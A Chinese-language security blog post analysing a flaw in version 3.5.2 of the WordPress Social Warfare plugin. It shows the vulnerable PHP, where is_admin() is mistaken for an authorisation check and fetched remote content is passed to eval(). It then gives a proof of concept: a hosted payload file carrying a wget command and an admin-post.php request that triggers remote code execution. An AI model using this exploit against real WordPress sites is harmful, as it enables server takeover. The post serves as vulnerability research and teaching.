

SWRhapsody

WordPress Social Warfare XSS

于5月 23, 2019由SWRhapsody发布

Introduction

Plugin name: Social Warfare

Exploitation Level: Easy / Remote

Vulnerability: XSS

Version: 3.5.2

Code

漏洞位于 SWP_Database_Migration.php 的 226 行

```
1  if (!is_admin()) {
2      wp_die('You do not have authorization to view this page.');
```

```
3  }
4
5  $options = file_get_contents($_GET['swp_url'] . '?swp_debug=get_user_options');
```

```
6
7  /* Bad url.
8  if (!$options) {
9      wp_die('nothing found');
```

```
10 }
11
12 $pre = strpos($options, '<pre>');
13 if ($pre != 0) {
14     wp_die('No Social Warfare found.');
```

```
15 }
16
17 $options = str_replace('<pre>', '', $options);
18 $cutoff = strpos($options, '</pre>');
```

```
19 $options = substr($options, 0, $cutoff);
20
21 $array = 'return ' . $options . ' ';
22
23 try {
24     $fetched_options = eval(' ' . $array . ' ');
```

SWRhapsody

wordpress后台也没有相关的选项。代码在检查权限时使用了 `is_admin()`，根据官方文档的说明

`is_admin()`

Determines whether the current request is for an administrative interface page.

Description

Does not check if the user is an administrator; use `current_user_can()` for checking roles and capabilities.

这个函数并不检查用户的权限，导致攻击者可以执行任意的 Javascript？代码（于代码片段的第24行触发）。

那么下一步是构建 payload，我们来看下如何到达 24 行的 `eval()` 首先要请求一个 administrative interface page，这里我们可以用 WordPress 中的 `admin_post`

`do_action('admin_post')`

Fires on an authenticated admin post request where no action is supplied.

这样我们当前的请求路径就是

```
1 XXX.XXX.XXX.XXX/wordpress/wp-admin/admin-post.php
```

接下来代码对我们请求参数 `swp_url` 的值发送请求 `swp_debug=get_user_options`

正常的结果如下

```
1 array (
2   'analytics_campaign' => 'SocialWarfare',
3   'analytics_medium' => 'social',
4   'bitly_authentication' => false,
5   'button_alignment' => 'fullWidth',
6   'button_shape' => 'flatFresh',
7   'button_size' => 1,
8   'cache_method' => 'advanced',
9   'ctt_css' => '',
10  'ctt_theme' => 'style1',
11  'custom_color' => '#000000',
12  'custom_color_outlines' => '#000000',
```

SWRhapsody

```
18 'float_button_count' => 5,
19 'float_button_shape' => 'default',
20 'float_custom_color' => '#000000',
21 'float_custom_color_outlines' => '#000000',
22 'float_default_colors' => 'full_color',
23 'float_hover_colors' => 'fullColor',
24 'float_location' => 'bottom',
25 'float_location_page' => 'off',
26 'float_location_post' => 'on',
27 'float_mobile' => 'bottom',
28 'float_screen_width' => 1100,
29 'float_single_colors' => 'full_color',
30 'float_size' => 1,
31 'float_style_source' => true,
32 'float_vertical' => 'center',
33 'floating_panel' => true,
34 'force_new_shares' => false,
35 'frame_buster' => false,
36 'full_content' => false,
37 'google_analytics' => false,
38 'hover_colors' => 'full_color',
39 'last_migrated' => '3.0.5',
40 'location_archive_categories' => 'below',
41 'location_home' => 'none',
42 'location_page' => 'below',
43 'location_post' => 'below',
44 'minimum_shares' => 0,
45 'network_shares' => true,
46 'og_page' => 'article',
47 'og_post' => 'article',
48 'order_of_icons' =>
49 array (
50     'twitter' => 'twitter',
51     'linkedin' => 'linkedin',
52     'pinterest' => 'pinterest',
53     'facebook' => 'facebook',
54     'google_plus' => 'google_plus',
55 ),
56 'order_of_icons_method' => 'manual',
57 'pin_browser_extension' => false,
58 'pin_browser_extension_location' => 'hidden',
59 'pinit_image_description' => 'alt_text',
60 'pinit_image_source' => 'image',
61 'pinit_location_horizontal' => 'center',
62 'pinit_location_vertical' => 'top',
63 'pinit_min_height' => '200',
64 'pinit_min_width' => '200',
65 'pinit_toggle' => false,
66 'pinterest_fallback' => 'all',
67 'pinterest_image_location' => 'hidden',
68 'recover_shares' => false,
69 'recovery_format' => 'unchanged',
70 'recovery_prefix' => 'unchanged',
71 'recovery_protocol' => 'unchanged',
72 'single_colors' => 'full_color',
73 'swp_click_tracking' => false,
74 'swp_twitter_card' => true,
75 'total_shares' => true,
76 'totals_alignment' => 'total_sharesalt',
77 'transition' => 'slide',
```

SWRhapsody

根据代码逻辑 WordPress 在获得请求结果后会吧 `<pre></pre>` 中的部分保存到变量 `$array` 中然后调用 `eval()` 函数来重新转化为 `array`。不过我不是很明白为什么这个漏洞是个 XSS，我觉得这明显是个 php 任意代码执行漏洞，我也尝试了[1] [2]中的两个payload，就算修改也无法触发跳转到其他网站，不知道是不是要稍微再把代码读深点。

现在如何利用这个漏洞就很清楚了，我们建个网页，内容就是我们想执行的 php 代码，然后利用这个拷贝配置函数中的 `eval()` 来执行我们的代码。


网页payload(a.txt)

```
1 <pre>'wget www.google.com -o /var/www/html/google.com'</pre>
```

请求 URL 触发payload

```
1 http://XXX.XXX.XXX.XXX/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://
```

正常触发



index.htm.1就是下载的页面，请无视靶机的权限配置问题。

Reference

[1] [Social Warfare Plugin Zero-Day: Details and Attack Data](#)

[2] [Zero-Day Stored XSS in Social Warfare](#)

分类: **UNCATEGORIZED**



SWRhapsody

发表评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

近期文章

[携程Apollo YAML 反序列化](#)

[CVE-2020-5410](#)

[CodeQL部分源码简读](#)

[服务器与网关的不一致](#)

[CodeQL 部分使用记录](#)

SWRhapsody

文章归档

[2020年8月](#)

[2020年6月](#)

[2020年5月](#)

[2020年3月](#)

[2020年1月](#)

[2019年12月](#)

[2019年11月](#)

[2019年8月](#)

[2019年7月](#)

[2019年5月](#)

[2019年4月](#)

[2019年1月](#)

[2018年11月](#)

[2018年10月](#)

[2018年9月](#)

[2018年4月](#)

[2018年3月](#)

[2018年2月](#)

[2018年1月](#)

分类目录

[Article Collection](#)

[Cheat Sheet](#)

SWRhapsody

[Exploit](#)[HackTheBox](#)[Penetration Test](#)[Uncategorized](#)

相关文章

UNCATEGORIZED

自动化程序修复

Automatic patch generation Introduc [阅读更多...](#)

UNCATEGORIZED

Criminology

Introduction 网络安全也要学习犯罪学了吗，每次写这类文章都 [阅读更多...](#)

UNCATEGORIZED

IOT

SWRhapsody

ABOUT

Hestia |由Themelsle开发